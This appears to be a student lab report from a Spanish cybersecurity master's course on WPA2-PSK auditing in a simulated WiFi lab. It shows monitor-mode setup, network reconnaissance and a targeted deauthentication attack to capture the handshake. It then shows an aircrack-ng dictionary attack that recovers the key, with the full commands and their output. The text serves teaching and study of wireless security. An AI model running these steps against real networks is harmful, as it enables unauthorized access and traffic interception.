



Universidad Europea

UNIVERSIDAD EUROPEA DE MADRID

ESCUELA DE ARQUITECTURA, INGENIERÍA Y DISEÑO

MASTER EN CIBERSEGURIDAD

MÓDULO 6. LA SEGURIDAD DE LAS COMUNICACIONES

Descripción y formato de paquetes del protocolo

WPA/WPA2/WPA3

CARLOS LÓPEZ JIMÉNEZ

CURSO 2025-2026

ÍNDICE

Índice	2
1 Objeto de la actividad	3
2 Entorno y herramientas empleadas.....	4
3 Preparación de la interfaz inalámbrica	5
4 Fase de reconocimiento y selección de la red objetivo	7
5 Organización de capturas y apoyo con WiFi DB.....	9
6 Obtención del handshake mediante desautenticación	11
7 Crackeo del handshake	13
8 Descifrado del tráfico y visualización en Wireshark.....	15
9 Hallazgo adicional: sesión HTTP y contenido protegido	17
10 Conclusiones	18

1 OBJETO DE LA ACTIVIDAD

El objetivo de esta práctica es demostrar el ciclo completo de auditoría sobre una red WiFi con autenticación **WPA2-PSK**: reconocimiento inicial de la red, captura de tráfico, extracción del **4-way handshake**, obtención de la contraseña mediante ataque de diccionario y, finalmente, descifrado del tráfico capturado para analizarlo en Wireshark.

De acuerdo con el enunciado, la entrega debía cubrir cuatro puntos principales: identificación de los tipos de paquetes WPA/WPA2 presentes en la captura, extracción y análisis del handshake, rotura del handshake con herramientas de cracking y visualización del tráfico descifrado a partir de la clave obtenida.

2 ENTORNO Y HERRAMIENTAS EMPLEADAS

Elemento	Detalle
Acceso remoto	rdesktop / RDP a la máquina del laboratorio
Interfaz WiFi	wlan0 -> wlan0mon (modo monitor)
Captura y ataque	airmon-ng, airodump-ng, aireplay-ng
Gestión de capturas	WiFi DB y SQLite Browser
Crackeo del handshake	aircrack-ng
Descifrado y análisis	airdecap-ng y Wireshark





Ilustración 1: Acceso a la máquina virtual del laboratorio mediante escritorio remoto.

3 PREPARACIÓN DE LA INTERFAZ INALÁMBRICA

Una vez dentro de la máquina del laboratorio, se abrió una terminal con privilegios de administrador y se identificó la interfaz inalámbrica disponible. El primer paso consistió en revisar el estado de las interfaces y activar el modo monitor sobre wlan0, requisito indispensable para capturar tramas 802.11 sin necesidad de estar asociado a la red.




```
root@WiFiChallengeLab: /home/user
user@WiFiChallengeLab: ~$ sudo su
root@WiFiChallengeLab: /home/user# airmon-ng

PHY      Interface  Driver      Chipset
-----
phy0     wlan0      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy1     wlan1      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy2     wlan2      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy3     wlan3      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy4     wlan4      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy5     wlan5      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy6     wlan6      mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211
phy60    wlan60     mac80211_hwsim  Software simulator of 802.11 radio(s) fo
r mac80211

root@WiFiChallengeLab: /home/user#
```

Ilustración 2. Consulta inicial de interfaces inalámbricas antes de activar el modo monitor.



The screenshot shows a terminal window titled "root@WiFiChallengeLab: /home/user" with the command `airmon-ng start wlan0` executed. The output indicates that 6 processes were found that could cause trouble and lists them with their PIDs and names. Below this, a table shows the state of various PHY interfaces (phy0 to phy6) and their corresponding wlan interfaces (wlan0 to wlan6).

```
root@WiFiChallengeLab: /home/user# airmon-ng start wlan0

Found 6 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
411 avahi-daemon
444 avahi-daemon
529 NetworkManager
538 wpa_supplicant
543 dhclient
807 ifplugd
```

PHY	Interface	Driver	Chipset
phy0	wlan0	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211 (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)
phy1	wlan1	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

Ilustración 3. Activación del modo monitor; la interfaz pasa a operar como wlan0mon.

4 FASE DE RECONOCIMIENTO Y SELECCIÓN DE LA RED

OBJETIVO

Con la interfaz en modo monitor se realizó un escaneo general del espectro para localizar la red indicada por el profesor. En esta práctica, la red objetivo era wifi-mobile, no la red de ejemplo de la clase. Durante el reconocimiento se identificaron el ESSID, el BSSID, el canal de operación y los clientes asociados, información necesaria para centrar la captura y preparar el ataque de desautenticación.

```
root@WiFiChallengeLab: /home/user
Quitting...
root@WiFiChallengeLab: /home/user# airodump-ng wlan0mon

CH 10 ][ Elapsed: 12 s ][ 2026-03-27 17:10

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
F0:9F:C2:71:22:10    -28      7          6   0   6   54  OPN              wifi-guest
FE:60:03:95:1E:EB    -28      7          0   0   6   54  WPA2 CCMP  PSK  WIFI-JUAN
3E:ED:6B:1A:6C:61    -28      7          0   0   6   54  WPA2 CCMP  PSK  MiFibra-5-D6G3
F0:9F:C2:71:22:12    -28      7          4   0   6   54  WPA2 CCMP  PSK  wifi-mobile
F0:9F:C2:11:0A:24    -28      7          0   0  11  54e  WPA3 CCMP  SAE  wifi-management
F0:9F:C2:1A:CA:25    -28      7          0   0  11  54e  WPA3 CCMP  SAE  wifi-IT
F0:9F:C2:6A:88:26    -28      7          0   0  11  54  OPN              <length: 9>
22:84:CC:FD:7A:63    -28     10          0   0   9   54  WPA2 TKIP  PSK  vodafone7123
EE:1F:AA:72:DD:B7    -28     20          0   0   3   54  WPA2 CCMP  PSK  MOVISTAR_JYG2
F0:9F:C2:71:22:11    -28     20        740   0   3   54  WEP  WEP              wifi-old
F0:9F:C2:71:22:13    -28     10          0   0   8   54  WPA2 CCMP  PSK  wifi-event

BSSID                STATION            PWR   Rate    Lost   Frames  Notes   Probes
F0:9F:C2:71:22:10    B0:72:BF:B0:78:48  -29   54 -54      0        6
F0:9F:C2:71:22:12    28:6C:07:6F:F9:44  -29   54 -54      0        4
(not associated)     78:C1:A7:BF:72:46  -49    0 - 1     30       9      wifi-offices, Jason
(not associated)     B4:99:BA:6F:F9:45  -49    0 - 1     33       6      wifi-offices, Jason
```

Ilustración 4. Reconocimiento inicial: identificación de la red wifi-mobile y de sus clientes asociados.

A partir de este escaneo se determinaron los parámetros relevantes de la red de interés:

- ESSID: wifi-mobile
- BSSID: F0:9F:C2:71:22:12
- Canal: 6
- Tipo de seguridad: WPA2-PSK con cifrado CCMP
- Clientes observados: 28:6C:07:6F:F9:43 y 28:6C:07:6F:F9:44

Con esos datos se lanzó una captura ya enfocada únicamente a la red objetivo y al canal correcto, generando un fichero .cap con el tráfico de interés.

```
root@WiFiChallengeLab:/home/user# airodump-ng -c 6 --bssid F0:9F:C2:71:22:12 -w captura wlan0mon
17:12:10 Created capture file "captura-01.cap".



CH 6 ][ Elapsed: 18 s ][ 2026-03-27 17:12

BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:12 -28  0      191      120  13  6   54  WPA2 CCMP  PSK  wifi-mobile

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
F0:9F:C2:71:22:12 28:6C:07:6F:F9:43 -29    0 - 1      0        1
F0:9F:C2:71:22:12 28:6C:07:6F:F9:44 -29   54 -54      0       120
```

Ilustración 5. Captura centrada en la red wifi-mobile sobre el canal 6.

Siguiendo la recomendación del profesor, las capturas se organizaron en un directorio específico para facilitar su reutilización y su carga en WiFi DB. Esta utilidad no sustituye al proceso de cracking, pero sí resulta útil para centralizar información de redes, clientes y handshakes dentro de una base de datos SQLite.







Ilustración 8. Visualización de la base de datos SQLite generada por WiFi DB.


6 OBTENCIÓN DEL HANDSHAKE MEDIANTE DESAUTENTICACIÓN

Para forzar la reconexión de uno de los clientes y conseguir así el 4-way handshake, se utilizó un ataque de desautenticación con aireplay-ng. El envío de tramas de deauth provoca que el cliente se desconecte momentáneamente y vuelva a autenticarse, momento en el que se intercambian los mensajes EAPOL necesarios para validar la contraseña sin que esta viaje nunca en claro.



```
root@WiFiChallengeLab: /home/user
root@WiFiChallengeLab: /home/user
user@WiFiChallengeLab: $ sudo su
root@WiFiChallengeLab: /home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:12 -c 28:6C:07:6F:F9:44 wlan0mo
n
17:13:57 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
17:13:57 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:13:58 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:13:58 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:13:59 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:13:59 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:14:00 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:14:00 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:14:01 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:14:02 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
17:14:02 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:44] [ 0| 0 ACKs]
root@WiFiChallengeLab: /home/user#
```

Ilustración 9. Envío de tramas de desautenticación para provocar la reconexión del cliente.



```
root@WiFiChallengeLab: /home/user
root@WiFiChallengeLab: /home/user
BSSID STATION PWR Rate Lost Frames Notes Probes
F0:9F:C2:71:22:10 80:18:44:BF:72:47 -29 54 -54 0 10
F0:9F:C2:71:22:10 B0:72:BF:B0:78:48 -29 54 -54 133 28
F0:9F:C2:71:22:12 28:6C:07:6F:F9:44 -29 54 -54 0 12
(not associated) 64:32:A8:BD:64:54 -26 0 - 1 0 6 wifi-regional-tabl
root@WiFiChallengeLab: /home/user# airodump-ng -c 6 --bssid F0:9F:C2:71:22:12 -w captura wlan0mon
17:12:10 Created capture file "captura-01.cap".

CH 6 ][ Elapsed: 3 mins ][ 2026-03-27 17:15 ][ WPA handshake: F0:9F:C2:71:22:12

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:12 -29 0 1780 931 5 6 54 WPA2 CCMP PSK wifi-mobile

BSSID STATION PWR Rate Lost Frames Notes Probes
F0:9F:C2:71:22:12 28:6C:07:6F:F9:43 -29 54 -54 0 23
F0:9F:C2:71:22:12 28:6C:07:6F:F9:44 -29 54 -54 0 2183 EAPOL
```

Ilustración 10. Confirmación visual de la captura del WPA handshake en airodump-ng.

La presencia del texto “WPA handshake: F0:9F:C2:71:22:12” en la parte superior de airodump-ng confirma que la captura contiene el intercambio necesario para realizar un ataque de diccionario.

7 CRACKEO DEL HANDSHAKE

La recuperación de la contraseña se realizó mediante un ataque de diccionario con aircrack-ng sobre el fichero captura-01.cap. Una vez detectado el handshake, la herramienta fue probando las entradas del diccionario hasta localizar la clave válida. Este procedimiento demuestra la debilidad práctica de WPA2-PSK cuando la contraseña pertenece a un conjunto predecible o reutilizado.

```
root@WiFiChallengeLab:~# aircrack-ng -w rockyou-top100000.txt /home/user/wifi/captura-01.cap
Reading packets, please wait...
Opening /home/user/wifi/captura-01.cap
Resetting EAPOL Handshake decoder state.
Read 17694 packets.

# BSSID          ESSID          Encryption
1 F0:9F:C2:71:22:12  wifi-mobile    WPA (1 handshake)

Choosing first network as target.


Reading packets, please wait...
Opening /home/user/wifi/captura-01.cap
Resetting EAPOL Handshake decoder state.
Read 17694 packets.

1 potential targets

Aircrack-ng 1.7 rev f333a6a7

[00:00:12] 4715/1000000 keys tested (402.75 k/s)
```

Ilustración 11. . Proceso de prueba de claves con aircrack-ng sobre el handshake capturado.



```
rdesktop - 10.0.80.179
Activities Terminal Mar 27 17:45 es
root@WiFiChallengeLab: ~
Aircrack-ng 1.7 rev f333a6a7

[00:00:12] 4971/1000000 keys tested (400.98 k/s)

Time left: 41 minutes, 21 seconds 0.50%

KEY FOUND! [ starwars1 ]

Master Key : A0 12 65 41 EA 6C E1 01 1E 1D C4 D9 E5 A3 87 7E
